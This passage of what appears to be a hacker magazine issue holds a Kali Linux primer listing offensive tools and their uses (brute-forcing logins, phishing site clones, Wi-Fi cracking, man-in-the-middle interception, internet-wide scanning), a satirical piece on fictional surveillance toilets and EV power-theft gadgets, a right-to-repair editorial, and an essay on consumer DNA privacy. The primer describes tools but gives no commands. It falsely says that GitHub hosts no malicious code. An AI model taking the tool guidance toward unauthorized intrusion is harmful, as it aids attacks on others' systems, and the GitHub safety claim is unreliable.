You can also choose to install Linux virtualized (via VMware or VirtualBox - by the way, the latter one is free), but that option leaves you running two OSs at the same time, so you'll truly never have all the "power" of your computer when virtualized, but I will admit it's a super easy way to have it installed (meaning not running off a live disc) without even messing with your bootloader or anything like that and, if you mess up, you can just delete it with a few clicks and redo everything. Also, there's a whole new world of remote options as well with remote VPSs and dedicated servers (you can even set up a VPS of Kali Linux with Amazon AWS for a year - for free).

OK, back on point. After installing it initially on a spare hard drive on my main desktop, I soon afterwards installed it on my new 16" MacBook Pro (which now has three OSs on it: OSX, Windows 10, and Kali Linux - an extremely powerful combo if you ask me) because I wanted the option to run Kali and be portable (for wireless "penetration testing"). I will say having Linux installed on a laptop is clearly very useful for mobile and/or wireless hacking (sorry, I meant "penetration testing").

But there is a massive difference between running Linux (or any operating system for that matter) via a live disc and actually having it installed - just trust me on this one. So one way or another, get it permanently installed somehow on a computer of yours or on a remote server or somewhere. You'll thank me later. If it's running off of a USB drive, it will never run the way a true OS is supposed to run (quickly and fluidly).

Now what's the big f***ing deal? What is so damn special about Linux that I'd have to go out of my way to do all this? At first glance it just seems like a more complicated operating system that pretty much does the same thing as Windows and/or OSX. No. Not even close, guys. What you don't realize is the sheer power you have running Linux. Just stay with me. I know I'm still not making much sense yet. But give me another couple minutes please.

First off, it's super secure. I'll never say an operating system is unhackable (because we all know such a thing doesn't exist), but compared to Windows it's night and day. Even against OSX (yes, I know for all the Apple fanboys out there that OSX is based on a UNIX kernel, blah blah) - I'm sorry, Linux is still just way more secure. And there's a very good reason for this. It's called "open source." It's a term you should be familiar with. Most Linux distros are completely open source, meaning every single possible line of code used in that operating system can (and is) reviewed by the world freely and easily. Which means when someone finds a hole, it gets plugged almost instantly. Huge difference.

But security of the operating system wasn't why I dove into Linux and fell in love with it. What I finally figured out was it's amazing power. First of all, if you start off installing Kali Linux (and also download the most recent version, of course), it is already going to come with a *massive* amount of tools. Now I was always interested in the network security/hacking department (since my day job is being a Cisco CCIE network engineer), so that was another reason why Kali Linux was perfect for me. But feel free to download whichever you please. The cool thing about Linux is that you can (for the most part) install any tool that you find on a certain distro on any other distro. Remember, everything is open source, so why wouldn't you be able to as long as the distro you choose isn't that far off from the one a script/tool was written in?

My advice: forget about using the GUI. It's fine for seeing what tools are installed, but honestly, to have real power in Linux you have to do things via the command prompt/line. So yes, go through the GUI, click on all the menus and sub-menus, etc., and look at all the tools installed in Kali. Now start looking them up on Google, find out exactly what it was made to do, and really get to know how to use them and what they're each capable of. You might even discover a use for a certain script/tool that even the original creator was unaware of (that actually happens all the time, just FYI). So this is where the command line comes in hardcore. See, most Linux tools are meant to be run with defined parameters and attributes. It's not like in other OSs that you open a program and then decide what you want to do from there. It's kinda the other way around. You run a script exactly how you want it to be run from the get go. Yes it's easier to have a nice GUI that you can just point and click all your options and the things you want to do, but you didn't really think "real" hacking worked that way, right? So yes, it does require you to know basically how to use every tool/script (and the parameters you want to use along with it) before you start seeing anything fun. And I'm sure this is where most people say "Screw this!" as I did for years, but you'll be shocked with the power that lurks behind the curtain if you can manage to soldier on just a little bit more.

And just for the record (in case you didn't already know), knowledge is not breaking the law or "doing wrong" in any way, at least not to me. I choose to learn everything I can, and then decide how I want to use said knowledge. Can you use these tools/scripts for illegal and even say "evil" purposes? Of course. But you could also use all this knowledge to protect systems and networks, which is what I do. The truth is you have to know how to truly use all these tools, regardless of your intentions. Then it's up to you what you do with that knowledge. And I hope you don't use it for illegal (or disruptive) activities, by the way. We already have enough of that in the world today. Just because you have the power to do something doesn't mean you should do it, guys. I think we all know that *2600* never condones anything

that's breaking the law (and I stand behind them on that). But knowledge is different. I yearn to learn as much as I possibly can, and hopefully you feel the same way.

Let's get into the meat of what Linux can do and why I fell in love with it (which is the reason I'm writing this, after all). By the way, I keep using the words "tools" and "scripts." I want you to know that they are the same thing, so don't get confused by that. And I keep talking about ones that are so amazing and powerful, right? Which ones? Do they come pre-installed in Kali Linux or do I have to find them myself (or Heaven forbid - code them myself)? The answer is a mixture of all of those if I'm being honest. Also, keep in mind I'm using the example of Kali Linux as your Linux install because in my opinion it has the most amount of scripts already pre-installed and I personally like the "feel" of it. But the truth is there are many other "security" Linux distros out that have most of the same tools installed and different interfaces and "feels" to them. If you have a particular dislike for Kali Linux, try out Parrot Security Linux, or BackBox Linux, or the other 10 to 15 distros (just Google them please) that are designed for this purpose. Try them all if you're up for it! But for the sake of this article not filling up the whole magazine, let's just assume you're trying out using Kali Linux.

Now down to some examples of what I've been ranting about. And here's where it's extremely difficult to decide what to write about. The truth is that Kali Linux already has around a thousand tools/scripts pre-installed! And there are so many more out there I suggest installing on top of that. So I feel like I'm already doing a major injustice no matter which I mention because at best I'll only be able to scratch the mere surface of what's out there, but I'll do my best. But please check out more then these. The thing is every situation is slightly different and therefore a slightly different tool/script would probably be the best fit. And knowing which to use (and what parameters to run them with) is the key. OK, so without any further ado, here we go....

- *Metasploit (or Metasploit-framework)*. This is probably the most powerful tool I've seen that's relatively easy to use as is (though don't be fooled into thinking you don't have to spend a great amount of time learning how to use it). This tool is designed to compromise (or check for vulnerabilities) systems running OSs of all different versions. It's impressive how many exploits are in this one script/tool alone. Put some decent time into learning this one, trust me.
- *Nmap*. This is just Network Penetration Testing 101 to me. It scans a predetermined (by you) IP or IP range and also a predetermined (again by you) port or range of ports to see what's open (or "alive"). You can use this both internally (on private IPs) inside your current network or externally (on the "big bad Internet" which runs off of public IPs obviously). Really useful tool.
- *Masscan*. I have to be honest, this was the tool that truly convinced me of Linux's power without a shadow of a doubt. And to be quite frank, kinda scared me a bit. It's roughly Nmap on steroids. A lot of steroids! It can scan IP ranges and ports at truly frightening rates. With a 10 Gb line (which I know most of you don't have but you can easily rent a remote server that does) it can scan *the entire Internet* (that means every single public IP) in a matter of hours. Assuming you only have a 1 Gb connection (which is what I have at my house), that's still less then a day! Now granted, that's for one port, but think about that for a second. That means that if you wanted to know every single public IP accepting an SSH or FTP (or whatever) connection on the entire Internet, I could have a list of every single IP in less then a day with just my laptop and my home Internet connection. That's scary. I should also point out not to do that as it's essentially like knocking on everyone's door in the entire world at the same time. You will get into trouble with your provider if you do this, not to mention it's not exactly the nicest thing to do.
- *Nikto*. Awesome tool. I use it all the time. It's a script that gives you a bunch of info on websites and vulnerabilities on said websites. Really handy.
- *HTTrack*. This tool copies and makes a clone of an existing website (usually for attempted phishing attacks).
- *WPScan, Skipfish*. We all know how many websites run off of WordPress. This tool evaluates a given WordPress site, shows all info about it (and obvious vulnerabilities -

which there usually are by the way), then can tell you all the users created for that given site (as if that's not enough already), and then can start brute-forcing attacking logins, along with, of course, dictionary attacking and other methods as well. Skipfish goes a step further and doesn't just focus on WordPress sites, but on all kinds of similar types of sites.

- *SQLmap*. As you probably imagined, it finds and detects SQL databases and vulnerabilities with them as well as methods of attacking them. Another very powerful tool.
- *SET (or Social Engineering Toolkit)*. Kinda like a Metasploit in that there's just so much within this script. But it can do a lot, let's just leave it at that.
- *Bettercap*. This script is usually used as a MITM (man in the middle) attack tool, and can intercept and manipulate (meaning transmit as well, not just sniffing) all sorts of traffic (HTTP, FTP, even secure ones like HTTPS - yes, that means it can even get through SSL!).
- *Aircrack-ng*. I'm sure you've heard of this tool before, but you'd be surprised how many people don't actually know how to use it to its full potential (well, like almost every tool/script in Linux). It's an all-in-one wireless packet sniffer, and WEP/WPA/WPA2 cracker.
- *Airgeddon*. Another wireless network auditor/cracker very similar to aircrack-ng, but I actually find myself using this one more. Offers WPS and PMKID attacks as well on wireless networks (you just have to look some of these terms up guys, otherwise I'd be writing for decades).
- *Fluxion*. Another great Wi-Fi auditor/cracker specializing in MITM (man in the middle) attacks instead of simply trying to brute force (or dictionary) attack users connecting to a Wi-Fi network.
- *Hash-identifier, findmyhash*. Many times passwords (or other sensitive information) are stored in hashes (meaning they've been encrypted so they are not plain-text). Problem is many of them can be cracked easily. These two scripts let you know what type of algorithm or encryption a certain hash you've found is and if it's easy to decrypt or not.
- *THC Hydra, John the Ripper*. Both are password hash crackers (and there's many more than these two as well). These tools give you many options on how to crack various types of password hashes. I should note though that THC Hydra is even more "lethal" in my opinion because it's what's know as an online password cracker. Meaning it can actively attack logins of pretty much any sort (HTTP, HTTPS, FTP, SSH, Telnet, VNC, RDP, and pretty much everything you can think of) in real time. John the Ripper is what's known as an offline password cracker. It's useful to have both types in my opinion.
- *OWASP ZAP*. Another absolutely fantastic (real time or offline) login penetration tester. There's so much to learn about this tool that you really have to spend your time doing your research (by the way, that applies to pretty much every other tool I've mentioned as well).

OK, just with the tools mentioned above (and you studying how to use them correctly and most efficiently) you should already start to understand what I'm trying to get at here and the immense power of Linux. But this is still nothing compared to what's still out there. Just running the tools/scripts above (without knowing how they work), you're officially now a "script-kiddy hacker." Congratulations. And I hope you don't actually take that as a compliment (because it's not). I can't emphasize this enough - *you have to actually learn/study these tools* (to truly realize the power behind them)! Sorry for all the italics there, but that's how strongly I feel about this.

One last thing, there's a website that I'd like to engrave in your head: GitHub. GitHub is a site that allows people to upload (and make future changes to) repositories (meaning a group of files - don't get scared off by the word) of pretty much anything you can think of. I find myself spending hours every day just searching through GitHub looking at code people have uploaded there. Meanwhile, it's worth pointing out as well that only open source code can be uploaded there, so there is no secret "back door" or virus they are trying to install on your system. It's all in plain text for you to see. So if someone were to post some "malicious" code on there, I'd be shocked if it wasn't discovered (and taken down) within hours. It's another "diamond in the rough," if

you will. You could spend the rest of your life just searching GitHub and you'd never even come close to seeing everything on there - put it that way. And let's not forget once again it's all open source and absolutely free as well. Not much to lose if you ask me.

OK, hopefully I've "kickstarted" at least a few minds to further check Linux out. That's truly the only thing I'm hoping to accomplish with this article. I'd also like to mention that I don't work (or am even affiliated) with any companies/sites/scripts/tools I've mentioned in this article. I gain absolutely zero by anyone doing (or not doing) anything written above. I just want to make that crystal clear for everyone (including the awesome folk at *2600*). I've attached my private email if anyone has any further/specific questions they'd like to ask me (but please do your homework/research first, I beg you). I will never accept any form of payment for assistance provided (but I'm also not stating that I'll guaranteed any help or response to you either).

Much love, guys! I really do hope you've been able to extract something useful out of this article!

WasteTrackers and More

by kmoser

Have you ever used a public toilet and marveled at the device attached to the plumbing which automatically flushes when you're done (or even sometimes before you're done)? There may be more to that device than you think! Some of these devices contain WasteTrackers, which scan human waste to identify, track, and monitor individuals, groups, and overall biological trends.

For more accurate identification of human targets, a WasteTracker contains a hidden camera which can be used to photograph people. Interestingly, these photos are not limited to your face! As you might guess, these devices are capable of taking photos of your posterior and - gentlemen, who use urinals - your genitals. Once a face has been linked to a photo of a body part, it's relatively easy to match another photo of that body part to the individual face that goes with it. While intended to identify individuals, it's entirely possible these photos could be used for entertainment or blackmail if they end up in the wrong hands.

How does such a device communicate with its owners and other devices? Since most of them are placed in high traffic public areas (think airports, train stations, malls), they usually communicate via Wi-Fi or a proprietary wireless protocol. Advanced versions communicate wirelessly with each other to coordinate sending back reports to their base. I will leave it as an exercise for the reader to scan Wi-Fi traffic to find some of the data being sent and received by this "toilet net."

Why do these devices exist? Quite simply, organizations which have an interest in tracking individual people, groups of people, or biological trends (more on this later) can use these devices. This runs the gamut from large, well-funded security apparatuses (airport security, government security) to public health experts who want to track diseases like COVID-19.

If you think this is troubling enough, consider that if these devices are compromised, a malicious actor could hijack them to do their bidding, such as tracking certain people they are interested in monitoring. It's bad enough if a large entity has you in its sights, but what about a hacker who wants to make your life miserable? In fact, there's even a possibility that a malicious actor has already created a device, similar to a credit card skimmer, which attaches to existing automatic flushing devices and upgrades them to become WasteTrackers, unbeknownst to their owners. Unless you're intimately familiar with the visual appearance of all brands, how would you know you're being scanned by a homegrown WasteTracker?

This goes beyond simple surveillance networks consisting of security cameras - which are powerful enough especially when networked - to track people automatically. "Headless" WasteTracker base stations set up along various sewage lines can be programmed to detect certain target waste profiles. When multiple such base stations detect a target profile, it's very simple to ascertain the general area where the target signal originated: if your DNA is detected in two base stations, it can be assumed

you are located "upstream" (no pun intended!) from the location of the first detection.

How exactly do these WasteTracker devices detect and track individuals? Devices attached to toilets and urinals have access to your stream of waste products, which can be scanned for biomarkers made up of your unique blend of urine, fecal matter, and DNA. As your waste stream enters the larger sewer system and mixes with other people's waste streams, centralized WasteTracker devices along the larger sewer system can scan the resulting stream and reconstruct the individual streams which comprise it, using the latest AI algorithms similar to those which can pick out individual voices in a room full of conversations. This system is constantly self-reinforcing: whenever it matches a waste stream with a photo of an individual (resulting in a match with a high degree of certainty), it reinforces the prior upstream scans to "learn" where you were.

Think you can hide from these devices? Not so fast! Everybody pees and poops. Unless you're willing to forego public plumbing and literally go like a bear in the woods, you are subject to being monitored, Citizen! It's only a matter of time before a WasteTracker device identifies you and reports you to its owner overlords.

E-Siphon

A siphon can be used to transfer liquids from one vessel to another. Siphons are commonly used by thieves to extract gas from car tanks. An e-siphon is a similar device, only for EVs: plugged into an electric car's battery, it can extract power and quickly "siphon" it into a thief's battery.

Universal e-siphons are available with various plugs and settings to detect the type of vehicle (battery, really) they are plugged into, and can optimize how they extract the power into an external battery.

E-siphons have very limited use because a thief must open the charging port of the target vehicle, which involves physically breaching the port. It's far easier for a power thief to simply use a Ghost car and plug it into an EV charging station.

Ghost Car

A ghost car is a portable EV battery which can be plugged into an EV charging station and which behaves electronically like an EV, allowing the charging station to provide it with power. All those free EV charging stations in your neighborhood make for "juicy" (!) targets: just transport your ghost car to an EV charging station and plug it in for free power!

Ghost cars are often smaller versions of EV batteries, reduced in size to allow for easier transportation. Instead of the typical 1,000 pounds of an EV battery, ghost cars typically weigh as little as 200 pounds. This smaller size reduces the amount of power it can hold, but the advantage is that it can be more easily transported. Some people find that two 500 pound ghost cars are more convenient than one 1,000 pound ghost car since the devices can be transported individually when necessary. Your mileage may vary (pun intended!).

Some clever EV owners even hotwire their ghost car to their EV's battery, allowing both devices to charge at the same time. While that also effectively doubles their car's range, it's usually more convenient to bring the ghost car back home, roll it into your garage, and use it as an alternate power source for a few days. Once it starts to get low, simply tow it to your local EV charging station and top it off.

Disclaimer: These are *fictional* devices (at least as far as I know!) but there's the very real possibility that some company or individual could be producing and deploying them right now. If nothing else, perhaps they represent an untapped market?

The Road Behind

We've seen some truly extraordinary developments in the world of technology. The theme always seems to be faster, smaller, more revolutionary. As with anything else, a future built on the foundations of the past is one that will survive and grow. But one built on its own without consulting history will inevitably crumble and self-destruct. We see it all the time.

Failure is important in determining what will and won't work moving forward. It makes no sense to keep trying something that has been proven not to work. This goes for everything from technology to legislation. So many poor business decisions are made despite the overwhelming evidence that a particular course of action simply won't succeed. People believe it's somehow different for them, that they've solved the problem, or that those in the past just didn't do it right.

The overwhelming desire for the right to repair is a perfect example of this. It has been proven over and over that consumers want the ability to repair their own vehicles, devices, and property. Yet we repeatedly see attempts to take this away from them, sometimes by even redefining what ownership actually is. In other words, buying a car or a piece of software doesn't mean that you actually own it anymore, but simply that you have licensed it and are subject to whatever terms the manufacturer dictates. While some of us get sucked into this mindset and dutifully pay endless fees for everything from extra speed in our cars to software upgrades that often take away features, there are more of us who fight back and figure out ways around these unfair forms of control.

A key method of losing this battle is to sever links to the past. Forgetting how a certain piece of technology worked back in the day is a surefire way of not understanding its equivalent in the present and the future. If you don't know how it works, you have much less power in determining how it *should* work and how the end user ought to be treated.

Here in the hacker world, we find ourselves in a very strange and unique place. Because of our passion for technology and our almost obsessive desire to learn as much as we can about its inner workings, we find ourselves in a relationship with it that those who simply manufacture or sell technology never get to experience or understand. When the executives upstairs decide to discard hardware or software because of something more profitable, they feel absolutely no allegiance for the old systems or the slightest bit of regret at their loss. They have no passion and they have no understanding. These are two ingredients that hackers have in abundance.

We have heard of so many instances where people are forced into upgrading software and then told they have to upgrade their hardware because their old systems can't support the new software. It seems to be a neverending cycle for many. While upgrades and updates are necessary and important, we seem a bit too eager to abandon something that works in favor of someone else's vision without really knowing why.

We see it all the time with web-based content and social media networks, where people grow accustomed to the way things have been set up, only to be told the rules have changed and all of their content is now in danger of vanishing if they don't accept the new environment. Of course, these companies have the right to do this as these are *their* systems and they can use them as they please. But it's a bad situation for any user to be in when they have relinquished control and must be at the mercy of some faceless entity that they often can't even talk to.

Many of us have fond memories of the old telephone network, a vast sprawling creature that encompassed the world and which we all thought of as an omnipotent entity that would always be there. When we started publishing 40 years ago, the Bell System was in the process of being broken up because it was *too* powerful, and ever since then we've witnessed it change and morph into something else entirely. And that old system that everyone was in awe of back then? It exists mostly in our memories or in telephone museums. The people who run the telecommunications companies have little interest in that. But the hackers and phone phreaks who used to break into those systems of the past are often the ones telling the stories, along with former telecommunications workers like those in

the Telephone Pioneers of America. In the end, it comes down to individuals who love the technology, not the companies that sell it.

Maybe it makes little sense to keep payphones around. After all, everyone has cell phones these days and they cost money to maintain. But while we like technological advances as much as anyone, we know quite well that they don't always work or that new tech is susceptible to things that old tech wasn't. For instance, in a power outage, old-fashioned landlines would still be able to make phone calls for weeks because of the generators at the central office. Today, if the cell tower goes down, you're out of luck. Even those with new fiber optic landlines only have a few hours of backup power available, unlike the old copper lines the phone companies are desperately trying to abandon. Maybe those are conditions we're okay with accepting, but they're definitely a downgrade in that department. We have to wonder if continuing to maintain at least a bare bones network that was more capable of withstanding a sustained outage might not be wise.

Not insignificantly, the purging of old pieces of technology robs us of the opportunity of taking them apart and seeing how they work. That's something you can't really do with the latest, most advanced telecommunications devices. So today's kids don't get to learn that lesson, except maybe through a textbook.

Automobiles are another example of this. For many of us, it's absolutely forbidden to take apart components of your car and replace or upgrade them. You have a shop to bring your car to for that - and not just any shop. Only those licensed by the manufacturer will be supplied with the proper computer codes to access the innards of your vehicle. Any deviation from these rules and you've voided your warranty. In the past, replacing a water pump or changing an oil filter on our own was a rite of passage for many of us. Today we're discouraged from even trying. And we remain ignorant end users as a result.

We may have access to some of the most amazing tech ever invented. But are we truly learning? Is it wise to sunset everything that's old and condemn it to the outdated pile? Can we really understand future technology if we don't understand its history? We don't see how.

Learning to code is a hugely inspirational achievement for many of us. Will we be better off if artificial intelligence can just do that for us? Many experts are saying that's precisely where we're heading. And while it's super cool and awesome to see how quickly AI can whip something together that would have taken us so much longer, we're actually being robbed of the experience and the joy that comes with the process. If simply accomplishing a task and moving on to the next one is all that life is about, then we ought to just sit back and let those tasks get done faster and with less of our involvement. But if life is about building these things ourselves and figuring stuff out on our own, then we ought to stop discarding those experiences in the name of efficiency and start getting our hands as dirty as possible.

Consider what makes a symphony, a painting, or a play a work of art. It's not simply the mathematical arrangement of music, colors, or words. It's the fact that it came from a human mind. That's what ties us to it more than any programmed output ever could. When we give up our hands-on access to anything, we lose that connection that forever ties it to us.

One thing that has never changed throughout every issue we have ever published is the wondrous feeling that whatever has already been invented will pale in comparison to whatever is coming in years ahead. But we should never confuse that inevitability with the belief that everything new is by default better than what came before. Oftentimes, we lose something in the transition - and part of our responsibility is to hold onto that something and preserve it in some way, lest it be lost forever. Visionaries frequently believe that history is something that can be defied because they know better. But that's not how progression works. While we don't need to always be proud of history, we do need to always at least attempt to understand it. In the world of technology, that means tackling the basic concepts that make everything from a steam engine to a mainframe computer operate. When we know how the theories behind the science work and are willing to commit to experimenting on that level, the real learning will quickly follow. Skipping this essential part ensures that we'll become enslaved to a technology we have no understanding of.

The Dark Side of DNA Data: Exploring the Privacy Implications of Aggregated Domestic Genomic Information

by Aniika Gjesvold Cantero

Consumer DNA testing has continued to garner increasing attention in the last decade, and with it has come a stream of promises for research, medicine, and services to consumers. Personalized medicine, cold cases, early disease detection, and family heritage are the main selling points. However, there is an untold side to what is happening with our DNA data as access and ownership shuffle across borders behind the scenes.

At-home DNA tests are relatively straightforward. As an example, Ancestry generates the consumer's results once the saliva sample is processed and run through its proprietary software. According to their privacy policy, they only retain the data if the customer agrees to let their DNA be used for "informed consent research." Additionally stating: "Neither your saliva nor the extracted DNA (together referred to as "Biological Samples") are Personal Information under this Privacy Statement... Future testing may be done if you agree to our Informed Consent for Research or if you consent to other tests of your Biological Samples. If you do not consent to the storage of your Biological Sample, we will destroy your sample."

The saliva sample will be destroyed, but it appears the information extracted from the sample is not. In the case of Ancestry, their DNA "network" contains the DNA information of 22 million people. Advertising, as having the "world's largest consumer DNA network," (Ancestry) further supports the notion that genomic information is being stored long-term and the data is not destroyed unless otherwise requested. According to a recent study, "Vanderbilt University researchers found that 71 percent of companies used consumer information internally for purposes other than providing the results to consumers." (Roberts 2020)

So what's the big deal? DNA data is not like a social security number or other information associated with a person. It is biometric, and an individual *is* identifiable by this information. "DNA presents privacy issues different from those involved in other biometrics collection ... [since] it can contain information about a person's entire genetic make-up, including gender, familial relationships, ... race, health, disease history and predisposition to disease." (Lynch 2012)

Combining personal information with genomic data produces a complete picture of an individual. John Demers, when he was head of the DOJ's national security division, put it clearly when discussing the national security risks of genetic information when he said this data "can be used from a counterintelligence perspective to either coerce you or convince you to help the Chinese," further adding, "the worst case would be the development of some kind of biological weapon ... if you had all of the data of a population, you might be able to see what the population is most vulnerable to" - in addition to the types of exploitation that follow when profiteers gain access to troves of personal information.

Combining genomic information with a complete background check can also identify an individual's closest living relatives and family circle. Once an individual's DNA data is collected, it is not difficult to use today's technologies to identify their closest relatives and family. The NSCS tries to express just how valuable DNA information is, going on to state, "Your DNA is the most valuable thing you own ... It is your unique genetic code and can enable tailored healthcare delivery to you. Losing your DNA is not like losing a credit card ... you cannot replace your DNA. The loss of your DNA not only affects you, but your relatives and, potentially, generations to come."

Direct-to-consumer (DTC) genetic testing data has limited regulations to help protect consumers: "While many companies have robust privacy and informed consent policies, no federal laws prohibit companies from providing individuals' genetic information to third parties." (National Human Genome Research Institute) The Federal Trade Commission can provide some level of protection to consumers by enforcing action if a company makes false claims or misleading statements regarding privacy and security or fails to protect an individual's information. (NHGRI) But in the case of business as usual, DNA data falls through the cracks.

"Ancestry is not a covered entity under the Health Insurance Portability and Accountability Act (HIPAA), and as a result, no data provided by you is subject to or protected by HIPAA." (Ancestry)

Not to say there are no regulations around this type of information at all. Currently, there is a well-defined set of standards issued by the FBI for handling and storing DNA information for inclusion in the Combined DNA Index System (CODIS); the program defines a standard for

support of criminal justice DNA databases and extends to cover the software used to run them. (CODIS and NDIS 2022) However, this is specific to law enforcement and does not cover consumer DNA information generated, stored, and maintained by private companies. (NIST)

Not all privacy policies at these consumer DNA testing companies are the same. For example, 23andMe requires customers to opt in and provide consent before sharing the customer's data. However, this relationship can change if the customer downloads their DNA information and then uploads it to another website. An example of this, provided by Segert, is GEDmatch. GEDmatch's privacy policy is much looser, displays users' real names, and is publicly searchable. The site received infamy when police used it to solve the Golden State Killer case. (Segert)

There are other aspects to this gap, such as when the Genetic Information Nondiscrimination ACT (GINA) was adopted to prevent employers from discriminating against employees based on genetic information. GINA does not, however, apply to third-party direct-to-consumer testing like Ancestry and 23andMe or the handling of the information after it is collected. (Roberts 2020)

De-identifying DNA data, meaning stripping the dataset of personal identifiers, has received skepticism around the accuracy of the claims about the ability to do this successfully. De-identification as a solution to growing privacy concerns is not currently a viable option - "it is not clear if this is entirely effective because genetic data is intrinsically identifying. This is because each person's genome is unique and may be traced back to them similar to a thumbprint." (Segert) In a recent case study, researchers could infer participants' last names using a small portion of their genetic data along with census information such as date of birth and their home state. (Segert) This confirms that it is possible to re-identify an individual after the information has been de-identified.

Additionally, there seem to be lax regulations around a company's ability to sell their customer's genetic information; as Segert explained, direct-to-consumer companies are able to offer their services at an affordable price point because "they can sell their customer's genetic data to pharmaceutical companies for a profit. 23andMe, for example, has a contract to license customer data to the biotech giant Genentech for their research efforts into Parkinson's disease." Relating to 23andMe, it was announced in February 2021 by the Virgin Acquisition Group that the company was being acquired by the firm. (Paul) As the saying commonly goes, follow the money. And in this case, you have to ask yourself what value a DNA testing company geared to learning about your ancestors has to investors like Richard Branson, who are willing to spend 3.5 billion U.S. dollars to acquire it. The answer lies in the asset that a consumer DNA database is and the gap in regulations preventing companies from using and profiting from it.

There also seems to be a deficiency in regulating the limitations of access to U.S. genetic information from foreign entities from a legal perspective. There is currently nothing preventing a foreign company from purchasing a U.S. company that holds DNA data as a primary asset. This has already occurred in at least two documented instances; on December 4th, 2020, it was announced that Blackstone acquired Ancestry for 4.7 billion dollars. Blackstone is a private equity fund with a stake in pharmaceuticals and healthcare-related businesses. Even though Blackstone is an American investment management company, the nature of its partnership structure and the companies they have acquired in the past make them a global entity. (Karr) According to Keith Bradsher of *The New York Times,* the Chinese government holds a three billion dollar nonvoting stake in the Blackstone Group, muddying the clarity of information transfer and ownership around the genetic data we discussed previously.

These are important factors to note when addressing regulatory concerns and determining how the data should be treated. Currently, since this information does not fall under HIPAA, it is covered by regulations that apply to general personal information. More specifically, it is federally regulated based on three criteria: analytical validity, clinical validity, and clinical utility by the Food and Drug Administration (FDA), the Centers for Medicare and Medicaid Services (CMS), and the Federal Trade Commission (FTC) as stated by the National Human Genome Research Institute. These regulations, however, do not regulate or dictate privacy and data handling measures, as well as access and ownership from foreign entities.

There is not a lack of transparency around genomic data, but rather a lack of identifying the data as biometric and handling it with appropriate security and privacy standards, regulations, and procedures. Current measures have failed in their effectiveness in securing DNA testing databases and minimizing the exploitation of the information.

Key takeaways from this effort are understanding the relationship genomic data has with businesses and individuals, and then further understanding what inherent risks emerge. As we have identified, genomic data is

biometric, and there are uses for this information that present threats to U.S. national security and citizens; it is not currently covered under HIPAA, and it is not regulated or prevented from crossing borders or from its purchase by foreign entities.

Countries like China are able to legally purchase genomic data on U.S. citizens with the purchase of companies that possess DNA databases as an asset. Since we have confirmed that the method of de-identification has yet to prove successful, we must also conclude that de-identified DNA data is still sensitive and presents the same risks to national security as the transfer and acquisition of identified DNA data.

It is worth discussing that changes need to be made regarding how DNA data is recognized and handled. It should be first and foremost treated as biometric information that is not strippable of personally identifiable information. Monitoring and restriction should be implemented to prevent the legal and illegal acquisition of U.S. DNA data by China and other adversarial nations that have made their intentions clear that they are not in line with the U.S.'s best interests.

As the value of DNA data grows and more companies place a vested interest, it will get harder to implement regulations and safeguards later. Implementing and enforcing new regulations and frameworks around this information will be challenging, as companies worldwide have already been making multi-billion dollar investments where the access and usage of large DNA databases are the primary assets. Genomic information has been pitched as providing the necessary data to unlock medical breakthroughs that would nonetheless change the future of medicine. Though this is great from a medical research perspective, prioritizing privacy will help ensure that this privacy exists for future generations.

Works Cited

- 2022 Report to Congress of the U.S.-China Economic and Security Review Commission. USCC, Nov 2022, www.uscc.gov/annual-report/2022-➥annual-report-congress
- AncestryDNA Informed Consent. (n.d.). www.➥ancestry.com/dna/lp/informedcons➥ent-v4-en
- Behind the Scenes: How Does AncestryDNA Work? (n.d.). www.ancestry.com/cs/dna-➥redirect/ancestry-dna-lab
- Blackstone Inc. (2020, December 4). Blackstone Completes Acquisition of Ancestry®, Leading Online Family History Business, for $4.7 Billion. www.blackstone.com/news/press/➥blackstone-completes-acquisition-➥of-ancestry-leading-online-family-➥history-business-for-4-7-billion/
- China's Collection of Genomic and Other Healthcare Data From America: Risks to Privacy and U.S. Economic and National Security. The National Counterintelligence and Security Center, Feb.2021, www.dni.gov/files/NCSC/➥documents/SafeguardingOurFuture/➥NCSC _ China _ Genomics _ Fact _ ➥Sheet _ 2021revision20210203.pdf
- China Says It Made Blackstone Investment to Raise Returns - New York Times. (n.d.). archive.➥nytimes.com/www.nytimes.com/ref/➥business/22blackstone.html
- CODIS and NDIS Fact Sheet. (2022, August 3). Federal Bureau of Investigation. www.fbi.gov/➥how-we-can-help-you/dna-fingerpr➥int-act-of-2005-expungement-policy/➥codis-and-ndis-fact-sheet
- Company Facts | Ancestry Corporate. (n.d.). www.ancestry.com/corporate/about-➥ancestry/company-facts
- Framework for Responsible Sharing of Genomic and Health-Related Data. (n.d.). www.ga4gh.➥org/genomic-data-toolkit/regulat➥ory-ethics-toolkit/framework-➥for-responsiblesharing-of-geno➥mic-and-health-related-data/
- Karr, R. (2015, February 26). Understanding the Blackstone Partnership Structure. Market Realist. marketrealist.com/2015/➥02/understanding-blackstone-part➥nership-structure/
- Lynch, J. 2012. "From Fingerprints to DNA: Biometric Data Collection in U.S. Immigrant Communities and Beyond." Immigration Policy Center: American Immigration Council. papers.ssrn.com/sol3/➥papers.cfm?abstract _ id=2134481
- NHGRI. (2019, March 13). Regulation of Genetic Tests. www.genome.gov/about-➥genomics/policy-issues/Regulat➥ion-of-Genetic-Tests
- NIST. www.cstl.nist.gov/strbase/➥QAS/Final-FBI-Director-Databasing-➥Standards.pdf
- Paul, K. (2021, February 11). Fears Over DNA Privacy as 23andMe Plans to Go Public in Deal With Richard Branson. The Guardian. www.theguardian.➥com/technology/2021/feb/09/23andme-➥dna-privacy-richard-branson-➥genetics
- Privacy Statement. (n.d.). www.ancestry.com/c/➥legal/privacystatement
- Privacy in Genomics. (n.d.). www.geno➥me.gov/about-genomics/policy-➥issues/Privacy
- Roberts, B. C. (2020, July 23). Your Genetic Data Isn't Safe. Consumer Reports. www.➥consumerreports.org/health-➥privacy/your-genetic-data-isnt-➥safe-direct-to-consumergenetic-➥testing-a1009742549/
- Segert, Julian. (2018, November 28). Understanding Ownership and Privacy of Genetic Data. "Science in the News." sitn.hms.harvard.edu/➥flash/2018/understanding-ownership-➥privacy-genetic-data/


The BoneBox

by Delchi

